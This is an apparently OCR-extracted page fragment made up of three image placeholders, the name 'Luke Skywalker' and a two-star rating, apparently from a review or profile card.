



Luke Skywalker


★★☆☆☆

